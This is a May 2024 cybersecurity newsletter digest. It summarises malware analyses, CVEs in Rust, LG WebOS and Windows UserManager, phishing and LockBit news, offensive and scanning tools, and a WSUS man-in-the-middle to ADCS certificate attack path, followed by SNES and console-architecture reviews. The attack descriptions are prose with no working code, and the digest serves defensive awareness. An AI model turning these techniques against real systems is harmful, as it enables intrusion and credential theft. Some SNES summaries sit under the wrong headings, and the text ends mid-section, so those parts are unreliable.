

NOTHING
SAYS
'SECURITY'
LIKE A
DOZEN
FIREWALLS
AND A
BIOMETRIC
SCANNER

Find more:

[BOOSTY.TO](#)

[SPONSR.RU](#)

[TELEGRAM](#)

Free Issue Section

The perfect starting point for those new to the world of cybersecurity without financial commitment.

Regular Issue Section

Tailored for regular readers, who have a keen interest in security and wish to stay abreast of the latest trends and updates.

Pro Issue Section

Designed for IT pro, cybersecurity experts, and enthusiasts who seek deeper insights and more comprehensive resources.

OVERKILL SECURITY

MONTHLY DIGEST. 2024 / 05

Welcome to the next edition of our Monthly Digest, your one-stop resource for staying informed on the most recent developments, insights, and best practices in the ever-evolving field of security. In this issue, we have curated a diverse collection of articles, news, and research findings tailored to both professionals and casual enthusiasts. Our digest aims to make our content both engaging and accessible. Happy reading!

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

OVERKILL SECURITY





NEWS



DEX & NEXUS

The [article](#) details technical aspects of dealing with a specific Android banking trojan, also broader themes in malware analysis, such as the use of obfuscation techniques and the tools available to counteract these methods

◆ **String Obfuscation Mechanism:** The Nexus banking trojan uses a string obfuscation mechanism extensively throughout its application code. This complicates the analysis and understanding of the application's functionality.

◆ **Analysis Tools:** The analysis mentions the use of both manual decoding and paid tools like the JEB Decompiler for identifying and patching the obfuscated code.

◆ **Dalvik Bytecode Inspection:** The case study explores modifying the obfuscated methods by inspecting the Dalvik bytecode, which is part of the DEX files in Android applications.

◆ **Tool Release - dexmod:** a tool called dexmod, developed to assist in the patching of Dalvik bytecode that exemplifies how DEX files can be modified to simplify the analysis of Android applications.

◆ **Application Permissions:** The analysis of the AndroidManifest.xml file reveals that the trojan requests access to sensitive information such as SMS messages, contacts, and phone calls.

◆ **Obfuscated Methods and Patching:** Specific methods like bleakperfect() are highlighted for containing dead code and for their role in decoding strings using XOR operations. The article discusses patching methods to remove redundant code and simplify the analysis.

◆ **DEX File Structure:** The case study provides insights into the structure of DEX files, including sections like headers, string tables, class definitions, and method code. It explains how classes and methods are defined and referenced within these files.

◆ **Checksum and Signature Updates:** The necessity of updating checksum and SHA-1 signature values in the DEX file's header to ensure content verification is emphasized.



BATBADBUT

◆ **Vulnerability:** The critical security vuln is identified as "BatBadBut" and is tracked under CVE-2024-24576

◆ **Affected Software:** The vuln exists in the Rust standard library and specifically affects Windows systems

◆ **Severity Rating:** It has been given the highest severity rating with CVSS score of 10.0, indicating maximum severity

◆ **Vulnerability Details:** The flaw arises from the Rust standard library not properly escaping arguments when invoking batch files on Windows using the Command API. This could allow an attacker to execute arbitrary shell commands by bypassing the escaping

◆ **Conditions for Exploitation:** Successful exploitation requires specific conditions: execution of a command on Windows, the command does not specify the file extension or uses .bat or .cmd, the command contains user-controlled input as part of the command arguments, and the runtime fails to escape the command arguments properly for cmd.exe

◆ **Affected Versions:** All versions of Rust before 1.77.2 on Windows are impacted by this vulnerability

◆ **Broader Impact:** The vulnerability also affects other programming languages, including Erlang, Go, Haskell, Java, Node.js, PHP, Python, and Ruby, though not all have released patches

◆ **Mitigation Recommendations:** Users are advised to move batch files to a directory not included in the PATH environment variable to prevent unexpected execution. Developers should upgrade to Rust version 1.77.2 to patch the vulnerability

◆ **Discovery & Reporting:** The vulnerability was discovered by a security engineer from Flatt Security known as RyotaK and reported to the CERT/CC

◆ **Response from Rust:** The Rust Security Response Working Group acknowledged the issue and has since improved the robustness of the escaping code and modified the Command API to return an InvalidInput error if an argument cannot be safely escaped

◆ **Other Languages' Response:** Patches released by maintainers of Haskell, Node.js, PHP, and yt-dlp to address the command injection bug

VULNERABILITIES IN LG'S WEBOS / LG SMARTTV

Security researchers from Bitdefender have identified multiple vulnerabilities in LG's WebOS, affecting various models of the company's smart TVs. These vulnerabilities, if exploited, could allow attackers to gain unauthorized root access to the devices.

Affected Versions and Models:

◆ The vulnerabilities impact LG TVs running WebOS versions 4.9.7 to 7.3.1 across models such as LG43UM7000PLA, OLED55CXPUA, OLED48C1PUB, and OLED55A23LA

Specific Vulnerabilities:

◆ **CVE-2023-6317:** Allows attackers to bypass PIN verification and add a privileged user profile without user interaction

◆ **CVE-2023-6318:** Enables attackers to elevate their privileges and gain root access

◆ **CVE-2023-6319:** Permits operating system command injection by manipulating a library for displaying music lyrics

◆ **CVE-2023-6320:** Allows for the injection of authenticated commands by exploiting the com.webos.service.connectionmanager/tv/setVlanStaticAddress API endpoint



Discovery and Reporting:

◆ These vulnerabilities were discovered by Bitdefender in November 2023 and reported to LG, which subsequently released patches on March 22, 2024

Scope of Impact:

◆ Over 91,000 devices have been identified as potentially vulnerable. These devices are primarily located in South Korea, Hong Kong, the US, Sweden, and Finland

Mitigation and User Action:

- ◆ LG has released patches for these vulnerabilities, which are available through the TV's settings menu under Software Update
- ◆ Users are advised to enable automatic software updates to ensure their devices receive the latest security patches

Potential Risks:

◆ If exploited, these vulnerabilities could allow attackers to take control of the TV, access sensitive user data, and potentially use the compromised device as part of a botnet or for other malicious activities

Security Recommendations:

◆ Besides applying the latest firmware updates, users should use strong, unique passwords for their devices and secure their Wi-Fi networks to further reduce the risk of exploitation



TA547 PHISHING CAMPAIGN

The TA547 phishing campaign using the Rhadamanthys stealer represents a significant evolution in cybercriminal tactics, notably through the integration of AI-generated scripts. This development serves as a critical reminder for organizations to continuously update and adapt their cybersecurity strategies to counter sophisticated and evolving threats.

Key Details of the Attack

◆ **Impersonation and Email Content:** The phishing emails were crafted to impersonate the German company Metro AG, presenting themselves as invoice-related communications. These emails contained a password-protected ZIP file, which when opened, triggered a remote PowerShell script

◆ **Execution Method:** The PowerShell script executed directly in memory, deploying the Rhadamanthys stealer without writing to the disk. This method helps avoid detection by traditional antivirus software

◆ **Use of AI in Malware Creation:** There is a strong indication that the PowerShell script was generated or at least refined using a large language model (LLM). The script featured grammatically correct and highly specific comments, which is atypical for human-generated malware scripts

Evolving Tactics and Techniques

◆ **Innovative Lures and Delivery Methods:** The campaign also experimented with new phishing tactics, such as voice message notifications and SVG image embedding, to enhance the effectiveness of credential harvesting attacks

◆ **AI and Cybercrime:** The use of AI technologies like ChatGPT or CoPilot in scripting the malware indicates a significant shift in cybercrime tactics, suggesting that cybercriminals are increasingly leveraging AI to refine their attack methods

◆ **Broader Implications:** This campaign not only highlights the adaptability and technical sophistication of TA547 but also underscores the broader trend of cybercriminals integrating AI tools into their operations. This integration could potentially lead to more effective and harder-to-detect cyber threats

Recommendations for Defense

◆ **Employee Training:** Organizations should enhance their cybersecurity defenses by training employees to recognize phishing attempts and suspicious email content

◆ **Technical Safeguards:** Implementing strict group policies to restrict traffic from unknown sources and ad networks can help protect endpoints from such attacks

◆ **Behavior-Based Detection:** Despite the use of AI in crafting attacks, behavior-based detection mechanisms remain effective in identifying and mitigating such threats



FBI IC3

Attackers are [employing](#) a variety of methods, including phishing emails with malicious attachments, obfuscated script files, and Guloader PowerShell, to infiltrate and compromise victim systems. Invoice fraud, a form of business email compromise (BEC), is one of the popular methods used by attackers to deceive victims. In this type of scam, a third-party requests payment fraudulently, often by impersonating a legitimate vendor

Invoice scams pose a significant threat to businesses, as they can result in substantial financial losses and irreparable damage. According to the FBI IC3 report, in 2022, BEC attacks caused \$2.7 billion in losses to US victims, making it the most pervasive form of business email compromise

Some indicators of fraudulent email invoices include requests for personally identifiable information (PII), unusual requests such as changes to banking or payment information, and invoices with unusual dollar amounts. Additionally, attackers often use obfuscation techniques to evade defenses and make their malicious activities more difficult to detect.



TELETRACKER

[TeleTracker](#) offers a suite of tools for threat intelligence analysis, focusing on Telegram channels used for malicious purposes. Its features facilitate the monitoring and disruption of active malware campaigns, making it a valuable resource for cybersecurity professionals. These scripts are particularly useful for threat intelligence analysts or researchers aiming to monitor, collect, and track adversaries using Telegram for command and control (C2) communications.

Features

♦ **View Channel Messages & Download Content:** Allows users to view messages within a channel and download content directly to a newly created 'downloads' folder in the current working directory. It supports the download of various file types including documents, photos, and videos.

♦ **Send Documents via Telegram:** Users can optionally send messages and documents through Telegram, supporting all Telegram file types with auto-detection of MIME type.

♦ **Message Selection:** Provides the option to select a specified number of messages or a specific message_id for download, with downloads always occurring from the newest to the oldest message.

♦ **Log Saving:** Saves logs in a pretty text format with basic information under a file named <bot_name>.txt.

Usage

♦ To send a message to TG channel, use the command: `python TeleTexter.py -t YOUR_BOT_TOKEN -c YOUR_CHAT_ID -m "Your message here"`

♦ For continuous message sending (spamming), add the `--spam` flag to the command.

♦ `TeleViewer.py` is the latest tool allowing users to view and download all messages and media from a threat actor-controlled Telegram channel. This feature can be accessed by selecting the number 6 from the initial menu after running `TeleGatherer.py`.

ABUSING WSUS WITH MITM TO PERFORM ADCS ESC8 ATTACK



This [article](#) serves as a technical guide on how a combination of network sniffing, MITM attacks, and exploitation of ADCS can lead to significant security breaches, emphasizing the need for robust security measures in network configurations and certificate handling processes.

♦ **WSUS Configuration and Vulnerability:** The article details how a Windows Server Update Services (WSUS) server, configured to work over HTTP, can be exploited. The WSUS server's protocol configuration is accessible by querying a specific registry key. This setup allows for the potential sniffing of traffic using tools like Wireshark, which can capture the communication between clients and the WSUS server.

♦ **MITM Attack Execution:** The core of the attack involves a Man-in-the-Middle (MITM) approach where an attacker intercepts and relays requests from a client machine to the WSUS server. During this process, the attacker can manipulate the communication to redirect requests to a rogue server or manipulate the responses.

♦ **ADCS ESC8 Exploit:** The intercepted communication is then used to facilitate an Active Directory Certificate Services (ADCS) ESC8 attack. This involves relaying the intercepted requests to a Certificate Authority web enrollment page to request a certificate using a compromised computer's credentials. Successfully executing this attack can allow the attacker to obtain unauthorized certificates that can be used for further attacks within the network.

♦ **Toolset:** PKINITtools and scripts for manipulating Kerberos tickets and exporting them for use in the attack help in extracting and utilizing the credentials from the intercepted traffic to authenticate against the ADCS and request certificates.

♦ **Security Implications and Recommendations:** The attack demonstrates a significant security risk in using unsecured protocols (HTTP) for critical infrastructure like WSUS and ADCS. The article suggests that securing these communications using HTTPS and implementing strict access controls and monitoring could mitigate such attacks.



PASSKEYS: A SHATTERED DREAM

The [blog post](#) provides a critical perspective on the implementation and user experience of Passkeys, particularly in the context of WebAuthn (Web Authentication). The author shares a personal anecdote to highlight the issues faced by users, leading to a broader critique of Passkeys.

♦ **Personal Experience with Passkey Failure:** The author begins with a personal story where their partner was unable to access their home light control system because her Apple Keychain had deleted the Passkey she was using. This incident serves as an example of the practical issues users face with Passkeys.

♦ **Critique of WebAuthn's Evolution:** The author reflects on their involvement with WebAuthn, starting from its early days. They recount their optimism and contributions to the WebAuthn workgroup, aiming to improve the standard. However, they express disappointment in how technology has evolved, particularly criticizing the concept and implementation of Passkeys.

♦ **Passkeys as a Platform Lock-in Tool:** The article argues that Passkeys, rather than being a solution for secure and user-friendly authentication, have become a means for platforms to lock users into their ecosystems. The inability to extract or export credentials is highlighted as a significant drawback, leading to what the author describes as "long term entrapment of users."

♦ **User Experience Concerns:** The author shares their partner's negative experience with Passkeys, noting her preference to return to traditional passwords for their simplicity and reliability. This sentiment is echoed by the author, who reluctantly admits that password managers offer a better user experience than Passkeys.

♦ **Conclusion and Reflection:** The author concludes by expressing a sense of disillusionment with Passkeys, suggesting that the initial promise of a secure and user-friendly authentication method has been compromised. They hint at the irony of releasing a new version of their WebAuthn library for Rust amidst these reflections.

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

LOCKBIT PUBLISHES CONFIDENTIAL DATA STOLEN FROM CANNES HOSPITAL IN FRANCE



- ◆ LockBit is the most dangerous ransomware in the world and has been responsible for a significant number of attacks in France between April 2022 and March 2023.
- ◆ LockBit accounted for 57% of known attacks in France during this period, which is significantly higher than its nearest competitor, ALPHV.
- ◆ The number of monthly attacks in France has been highly volatile, with LockBit being responsible for the majority of this volatility.

◆ The French economy is large enough to provide a fertile hunting ground for cybercriminals, and it is possible that some of LockBit's affiliates have decided to specialize in attacking French targets.

◆ In July 2022, La Poste Mobile, a mobile carrier owned by French postal company La Poste, suffered a LockBit ransomware attack, resulting in the publication of private information of more than a million and a half people in France.

◆ In August 2022, attackers demanded \$10 million after a ransomware attack on the Center Hospitalier Sud Francilien (CHSF), a 1000-bed hospital near Paris, causing disruption to computer systems and resulting in patients having to be sent elsewhere and surgeries being postponed.

◆ In mid-November 2022, French defense and technology group Thales confirmed a data breach affecting contracts and partnerships in Malaysia and Italy, with the perpetrators using LockBit ransomware.

◆ France was the fifth most attacked country in the world between April 2022 and March 2023, with the government sector being attacked more often than in similar countries.

◆ The reasons for LockBit's dominance in France are unclear, but it may be due to the group's ability to exploit opportunities outside of the Anglosphere and the possibility that some of its affiliates have specialized in attacking French targets.

◆ LockBit operates as a Ransomware-as-a-Service (RaaS) model, with attacks being carried out by independent criminal gangs, referred to as "affiliates", who pay the LockBit gang 20% of the ransoms they extract.

◆ The true number of LockBit attacks is likely far higher than the number of known attacks, as many victims choose to pay the ransom rather than risk having their data published on the dark web.

◆ LockBit has been linked to attacks on hospitals, governments, and businesses globally, causing significant harm to thousands of victims.

◆ Law enforcement agencies have been working to disrupt LockBit's operations, with several people alleged to be linked to the gang arrested in Ukraine and Poland.

◆ Despite these efforts, LockBit continues to operate and launch attacks, with the group's purported leader vowing to continue their activities.

◆ The U.S. State Department has announced monetary rewards of up to \$15 million for information that could lead to the identification of key leaders within the LockBit ransomware group and the arrest of any individual participating in the operation.

◆ Since January 2020, LockBit actors have executed over 2,000 attacks against victims in the United States and around the world, causing costly disruptions to operations and the destruction or exfiltration of sensitive information.

◆ More than \$144 million in ransom payments have been made to recover from LockBit ransomware events.

◆ In response to the ransom demand, CHC-SV stated, "Public health establishments never pay ransom in the face of this type of attack."

◆ The hospital also promised to notify patients and stakeholders if the ransom gang decided to publish any stolen data.

◆ At the time of this report, there has been no statement from the Hôpital de Cannes regarding the alleged published data



GENZAI. THE IOT SECURITY TOOLKIT

The [GitHub repository for Genzai, developed by umair9747](#), is focused on enhancing IoT security by identifying IoT-related dashboards and scanning them for default passwords and vulnerabilities.

◆ **Purpose and Functionality:** Genzai is designed to improve the security of IoT devices by identifying IoT dashboards accessible over the internet and scanning them for common vulnerabilities and default passwords (e.g., admin:admin). This is particularly useful for securing admin panels of home automation devices and other IoT products.

◆ **Fingerprinting and Scanning Process:** The toolkit fingerprints IoT products using a set of signatures from signatures.json. After identifying the product, it utilizes templates stored in its databases (vendor-logins.json and vendor-vulns.json) to scan for vendor-specific default passwords and potential vulnerabilities.

◆ **Supported Devices and Features:** As of the last update, Genzai supports fingerprinting over 20 different IoT-based dashboards. It also includes templates to check for default password issues across these dashboards. Additionally, there are 10 vulnerability templates available, with plans to expand this number in future updates. Some of the IoT devices that can be scanned include wireless routers, surveillance cameras,

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

human-machine interfaces (HMI), smart power controls, building access control systems, climate controls, industrial automation systems, home automation systems, and water treatment systems.

✦ **Updates and Contact Information:** The repository indicates that Genzai is an actively maintained project, with plans for adding more vulnerability templates in the coming updates.



USERMANAGEREOP / CVE-2024-21447

The [UserManager EoP exploit by Wh04m1001](#) targets a vulnerability identified as CVE-2023-36047, which was later tracked as CVE-2024-21447 after additional fixes by Microsoft.

UserManager EoP Exploit

✦ **Vulnerability Discovery:** The exploit was discovered by the repository owner last year and affects the UserManager service in Windows.

✦ **Nature of Vulnerability:** The flaw involves the UserManager service improperly copying files from a directory that can be controlled by a user, leading to an elevation of privilege (EoP).

✦ **Partial Fix and Re-exploitation:** Initially, Microsoft addressed only the write aspect of the file copy operation. However, the read operation continued to be executed with NT AUTHORITY\SYSTEM privileges, which was not secured in the first patch.

✦ **Exploit Mechanism:** The exploit takes advantage of the unsecured read operation to access critical system files like SAM, SYSTEM, and SECURITY hives from a shadow copy.

✦ **Final Resolution:** The vulnerability was fully addressed by Microsoft recently and is now cataloged under a new identifier, CVE-2024-21447.

Code Analysis

The GitHub repository contains exploit code that demonstrates how to manipulate the UserManager service's file handling to escalate privileges.

✦ **Identifying Vulnerable Operations:** Code to identify and target the specific vulnerable read operation performed by the UserManager.

✦ **Exploiting the Flaw:** Scripts or commands that manipulate the file operations to redirect or access unauthorized data.

✦ **Leveraging System Privileges:** Utilizing the elevated privileges gained from the exploit to perform unauthorized actions, such as accessing or modifying system files and settings.



ARCHITECTURE OF NES CONSOLES

It seems you've traded the thrilling world of social interactions for the captivating realm of game console research. Let's dive into the depths of your newfound obsession called the Super Nintendo Entertainment System (SNES)? Fabien Sanglard, our hero, has meticulously dissected the SNES, offering us a trilogy of articles that could very well replace any human interaction.

First off, we have the exposé on SNES cartridges, those magical plastic blocks that, surprise, held more than just the dreams of 90s kids. They were technological marvels with their own hardware, including the oh-so-essential CIC copy protection chip.

Then, the author takes us on a historical journey through the evolution of the SNES motherboard. Twelve versions over twelve years, each one reducing the number of chips and components.

And let's not forget the heartwarming tale of the SNES's clock generators. These little timekeepers made sure everything ran like clockwork (pun absolutely intended). Because what's a gaming console without its precise timing to keep those tool-assisted speedruns accurate? It's not like gamers have anything better to do, like, say, going outside.

So, there you have it, a trilogy of articles that could very well serve as a substitute for human interaction. Who needs friends when you have the intricate details of the SNES to keep you warm at night? Thank you, Fabien Sanglard, for giving us the perfect excuse to avoid social obligations in favor of gaming console research.

[SNES Cartridges:](#)

The SNES cartridges were unique in that they could include additional hardware such as the CIC copy protection chip, SRAM, and enhancement processors like the "Super Accelerator 1" (SA-1). These processors significantly boosted the console's capabilities, allowing for advanced graphics and gameplay features. It highlights the evolutionary steps Nintendo took with the SNES motherboard to enhance the system's efficiency and cost-effectiveness over time.

Key Features

- ✦ The SNES motherboard underwent significant changes throughout its production, primarily aimed at reducing the complexity and cost of the system.
- ✦ The motherboard started with a high number of chips and components which were gradually reduced in later versions.

Chip Reduction

✦ One of the major advancements in the SNES motherboard design was the introduction of the 1-CHIP version. This version consolidated the CPU and the two PPUs (Picture Processing Units) into a single ASIC (Application-Specific Integrated Circuit), reducing the total number of chips on the motherboard to nine.

✦ This reduction not only simplified the design but also potentially improved the system's reliability and performance.

Motherboard Versions

✦ Over its 12-year lifespan, Nintendo released twelve different versions of the SNES motherboard.

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

◆ These versions include various models like SHVC-CPU-01, SNS-CPU-GPM-01, and SNS-CPU-1CHIP-01 among others, each corresponding to different production years and design tweaks.

◆ The versions are categorized into four major generations: Classic, APU, 1-CHIP, and Junior, with the 1-CHIP and Junior versions representing the most significant redesigns.

◆ The Super Nintendo Jr (also known as Mini) is noted as the final form of the SNES, maintaining the reduced chip count and featuring a more integrated design where the motherboard no longer has parts dedicated to specific subsystems.

[Evolution of the SNES Motherboard:](#)

Over its 12-year lifespan, Nintendo released twelve versions of the SNES motherboard, each reducing the number of chips and components. The most notable advancement was the 1-CHIP version, which integrated the CPU and two PPUs into a single ASIC, simplifying the design and potentially enhancing performance. It sheds light on the technical marvels and challenges of the SNES cartridge system, highlighting how Nintendo leveraged additional hardware within cartridges to push the boundaries of what was possible in video gaming during the era

Enhancement Processors

◆ SNES cartridges were notable for their ability to include more than just game instructions and assets. They could also house additional hardware components such as the CIC copy protection chip, SRAM, and enhancement processors.

◆ These enhancement processors, such as the "Super Accelerator 1" (SA-1) chip, significantly boosted the SNES's capabilities. The SA-1 chip, found in 34 cartridges, was a 65C816 CPU running at 10.74 MHz—four times faster than the SNES's main CPU. It also included 2KiB of SRAM and an integrated CIC.

Copy-Protection Mechanism

◆ The SNES utilized a copy-protection mechanism involving two CIC chips that communicated in lockstep—one in the console and the other in the cartridge. If the console's CIC detected an unauthorized game, it would reset every processor in the system.

◆ Some unsanctioned games, like "Super 3D Noah's Ark," bypassed this protection by requiring an official cartridge to be plugged on top of them, using the official game's CIC to authenticate.

Game Enhancements

◆ The inclusion of enhancement processors allowed for significant improvements in game performance and graphics. For example, the SA-1 chip enabled the SNES to animate and detect collisions on all 128 sprites available in the PPU, transform sprites on the fly (rotate/scale), and write them back into the PPU VRAM.

◆ Another enhancement chip, the Super-GFX, excelled at rendering pixels and rasterizing polygons, usually rendering into a framebuffer located on the cartridge. This content was then transferred to the VRAM during VSYNC.

Regional Compatibility and Circumvention

◆ The article also touches on the physical and electronic measures Nintendo used to enforce regional compatibility, such as the different shapes of cartridges and the CIC lockout system. However, it mentions that these measures were not foolproof and could be circumvented.

Community and Development Insights

◆ Discussions on platforms like Hacker News reflect on the impact and potential of these cartridges, comparing them to other Nintendo innovations and discussing the technical challenges and solutions provided by the SNES's design

[Clock Generators in the SNES:](#)

The SNES utilized two main clock generators to manage the timing for its various components. These clocks were crucial for the operation of the CPU, PPU, and APU. The system also included enhancement chips in some cartridges, which used these clocks for additional processing power, exemplified by the SuperFX chip used in games like StarFox. This detailed examination of the SNES's clock system reveals the intricate design and engineering that supported the console's complex graphics and audio capabilities, allowing for advanced gaming experiences during its era.

Clock Generators

◆ The SNES motherboard features two primary clock generators located in the X2 and X1 slots.

◆ The X2 slot houses a 24.576 MHz ceramic resonator, which is blue in color. This resonator is crucial for the operation of the Audio Processing Unit (APU), setting the pace for audio processing on the SNES.

◆ The X1 slot contains a 21.300 MHz oscillator, labeled D21L3, which is yellow. This oscillator is strategically placed near the CPU and the Picture Processing Unit (PPU), thereby setting their operational pace.

Clock Distribution and Enhancement Chips

◆ The SNES utilizes these master clocks in conjunction with dividers to generate additional clocks needed by various components. For instance, the Ricoh 5A22 CPU operates at 1/6th the frequency of the master clock, resulting in a frequency of 3.579545 MHz.

◆ The system includes a total of fifteen different clocks, highlighting the complex timing management within the SNES.

◆ The SYS-CLK line, which runs at 21.47727 MHz, is routed to the cartridge port. This setup is not typically necessary for the basic operation of the cartridges, which contain ROM with game data and instructions. However, this clock signal is crucial for cartridges that contain their own enhancement processors, like the SuperFX chip used in games such as StarFox.

◆ These enhancement chips can utilize the SYS-CLK for additional processing power, with some chips like the MARIO version of the SuperFX processor using an internal divider to adjust the clock frequency to suit specific processing needs.

Impact on Game Performance

◆ The precision of these clock generators is vital for the deterministic execution of game code, which is particularly important for applications like tool-assisted speedruns (TAS). Over time, the accuracy of ceramic resonators can degrade, leading to performance inconsistencies



ARCHITECTURE OF CONSOLES: A PRACTICAL ANALYSIS

[Rodrigo Copetti's series of books, "Architecture of Consoles: A Practical Analysis,"](#) dives deep into the fascinating world of video game consoles, uncovering the secrets behind their mind-boggling technology. But let's be honest, who needs a social life when you can spend your time dissecting the inner workings of these magical boxes, right?

In this series, the author takes us on a wild ride through the evolution of consoles, proving that they're more than just a bunch of numbers and fancy jargon. From the Nintendo 3DS to the Xbox and PlayStation series, these books show that consoles are like snowflakes — each one is unique and special in its own way.

So, if you're ready to trade your social life for a deep dive into the mesmerizing world of console architecture, Copetti's books are just the ticket. They're a treasure trove of technical knowledge, perfect for anyone who's ever wondered what makes these magical boxes tick.

These books are part of a series on console architecture, and it is structured similarly to his previous work on the PS3's architecture. This allows readers who are familiar with the PS3's architecture to compare the two consoles side-by-side. Books on console architecture, including "PlayStation 3 Architecture", are targeted towards individuals with a basic knowledge of computing who are interested in the evolution and internal workings of video game consoles. His writings are not developer manuals but rather in-depth introductions to how each system works internally. He tries to adapt his content for wider audiences, so even those without a deep understanding of computing can still find value in his work. His books are appreciated by both technical and non-technical readers for their in-depth yet accessible explanations of complex console architectures. Therefore, his target audience can be considered quite broad, encompassing anyone from casual readers with an interest in technology to professionals in the gaming industry, computer engineers, and enthusiasts of console gaming and hardware.

Some other books by this author

- ◆ NES Architecture: More than a 6502 machine
- ◆ Game Boy Architecture
- ◆ Super Nintendo Architecture
- ◆ PlayStation Architecture
- ◆ Nintendo 64 Architecture
- ◆ GameCube Architecture
- ◆ Wii Architecture
- ◆ Nintendo DS Architecture
- ◆ Master System Architecture

Xbox Original

If you are not familiar with Xbox original, it's suggested to start with reading Xbox Arch before Xbox 360. "Xbox Architecture" The book provides an in-depth look at the console's architecture, focusing on its unique features and the technological innovations that set it apart from its competitors. The book begins by discussing the historical context of the Xbox's development, noting that Microsoft aimed to create a system that would be appreciated by developers and welcomed by users due to its familiarities and online services.

◆ **One of the main topics covered in the book is the Xbox's CPU.** The console uses a slightly customized version of the Intel Pentium III, a popular off-the-shelf CPU for computers at the time, running at 733 MHz. The book explores the implications of this choice and how it contributes to the overall architecture of the Xbox.

◆ **The book also delves into the Graphics of the Xbox.** It uses a custom implementation of Direct3D 8.0, which was extended to include Xbox-specific features. This allowed PC developers to port their games to the Xbox with minimal changes

◆ **The Development Ecosystem of the Xbox is another key topic covered in the book.** Game development on the Xbox is complex, with various libraries and frameworks interacting with the console's hardware. The book provides a detailed analysis of this ecosystem, helping readers understand the intricacies of game development on the Xbox

◆ **The Network Service of the Xbox is also discussed.** The Xbox included an Ethernet connection and a centralized online infrastructure called Xbox Live, which were innovative features at the time. The book explores how these features contribute to the overall architecture of the Xbox

◆ **Finally, the book also covers the Security aspects of the Xbox, including its anti-piracy system.** It explains how this system works and how it fits into the console's overall architecture

Xbox Original Architecture quick facts

- ◆ The original Xbox used a familiar system for developers and online services for users
- ◆ The Xbox CPU is based on Intel's Pentium III with the P6 microarchitecture
- ◆ The console has 64 MiB of DDR SDRAM, which is shared across all components
- ◆ The Xbox GPU is manufactured by Nvidia and is called the NV2A
- ◆ The original Xbox controller, called The Duke, was replaced with a new revision called Controller S due to criticism

Xbox 360

The book “Xbox 360 Architecture: A Supercomputer for the Rest of Us” provides an in-depth analysis of the Xbox 360's architecture, discussing its design, capabilities, and the technological innovations it introduced and, explaining how the console works internally. It is a valuable resource for anyone interested in the evolution of gaming console technology. The book is part of the “Architecture of Consoles: A Practical Analysis” series, which looks at the evolution of video game consoles and their unique ways of working.

The book begins with a brief history of the Xbox 360, which was released a year before its main competitor, the PlayStation 3. It discusses the business aspect of the Xbox 360's CPU and the sequence of events that led to its development.

The book then delves into the technical aspects of the Xbox 360's architecture. It discusses the console's CPU, which was a significant departure from the single-core CPU used in the original Xbox. The Xbox 360's CPU, known as Xenon, was a triple-core processor designed by IBM. Each core was capable of handling two threads simultaneously, allowing up to six threads to be processed at once.

The book also discusses the Xbox 360's GPU, known as Xenos, which was designed and manufactured by ATI. The GPU was based on a new architecture and could deliver 240 GFLOPS of performance. The Xenos GPU introduced the concept of a unified shader pipeline, which combined two different dedicated pipelines for increased performance.

The book further discusses the Xbox 360's main memory, which was a significant increase over the original Xbox's 64 MB. This allowed for more complex games and applications to be run on the console.

The book also covers the Xbox 360's operating system, development ecosystem, and network service. It discusses how the console's architecture was designed to be flexible and easy to program for, with a balanced hardware architecture that could adapt to different game genres and developer needs.

The main topics covered in the book include:

- ◆ **CPU:** The book delves into the details of the Xbox's CPU, discussing its unique features and how it compares to the CPUs of other consoles. It also provides a historical context, explaining how the CPU's design was influenced by the technological trends and challenges of the time
- ◆ **Graphics:** The book provides a detailed analysis of the Xbox's graphics capabilities, including its use of a semi-customised version of Direct3D 9 and how this influenced future revisions of Direct3D
- ◆ **Security:** The book discusses the Xbox's anti-piracy system, explaining how it works and how it contributes to the console's overall architecture
- ◆ **Development Ecosystem:** The book explores the complexities of game development on the Xbox, discussing the various libraries and frameworks used and how they interact with the console's hardware
- ◆ **Network Service:** The book also covers the Xbox's online capabilities, discussing its Ethernet connection and the Xbox Live online infrastructure

Xbox 360 Architecture quick facts

- ◆ The Xbox 360 was released a year before its main competitor, the PS3
- ◆ The Xbox 360's CPU, called Xenon, is a multi-core processor developed by IBM
- ◆ The console uses a semi-customized version of Direct3D 9 for its GPU, called Xenos
- ◆ The Xbox 360 has a unified memory architecture with 512 MB of GDDR3 RAM

PS2

“PlayStation 2 Architecture” provides an in-depth analysis of the PlayStation 2 console's internal workings. Despite not being the most powerful console of its generation, the PlayStation 2 achieved a level of popularity that was unthinkable for other companies. The book explains that the PlayStation 2's success was due to its Emotion Engine, a powerful package designed by Sony that ran at ~294.91 MHz. This chipset contained multiple components, including the main CPU and other components designed to speed up certain tasks. The book also discusses the PlayStation 2's operating system, which relied on the Image Processing Unit (IPU) for DVD playback and compressed High-resolution textures. The PlayStation 2's development ecosystem is also covered, with Sony providing the hardware and software to assist game development

PS2 Architecture quick facts

- ◆ The PlayStation 2 (PS2) was not the most powerful console of its generation but achieved immense popularity
- ◆ The Emotion Engine (EE) is the heart of the PS2, running at ~294.91 MHz and containing multiple components, including the main CPU
- ◆ The main core is a MIPS R5900-compatible CPU with various enhancements
- ◆ The PS2 uses Vector Processing Units (VPUs) to enhance its processing capabilities
- ◆ The console has backward compatibility with the original PlayStation through the use of an I/O Processor (IOP)
- ◆ The PS2 introduced the DualShock 2 controller, which featured two analog sticks and two vibration motors
- ◆ The operating system of the PS2 is stored on a 4 MB ROM chip

PS3

“PlayStation 3 Architecture” offers a comprehensive analysis of the PlayStation 3 console's internal structure. The book explains that the PlayStation 3's underlying hardware architecture continues the teachings of the Emotion Engine, focusing on vector processing to achieve power, even at the cost of complexity. The PlayStation 3's CPU, the Cell Broadband Engine, is a product of a crisis of innovation and had to keep up as trends for multimedia services evolved. The book also discusses the PlayStation 3's main memory and the Synergistic Processor Element (SPE), which are accelerators included within the PS3's Cell. The PlayStation 3 also contains a GPU chip manufactured by Nvidia, called Reality Synthesizer or 'RSX', which runs at 500 MHz and is designed to offload part of the graphics pipeline

PS3 Architecture quick facts

- ◆ The PS3 focuses on vector processing to achieve power, even at the cost of complexity
- ◆ The Cell Broadband Engine is the main processor of the PS3, developed jointly by Sony, IBM, and Toshiba
- ◆ The PS3's CPU is massively complex and features a Power Processing Element (PPE) and multiple Synergistic Processor Elements (SPEs)
- ◆ The PS3 uses a GPU chip called Reality Synthesizer (RSX) manufactured by Nvidia

There are several notable differences in architectures are discussed in the books

Xbox 360 and Xbox Original

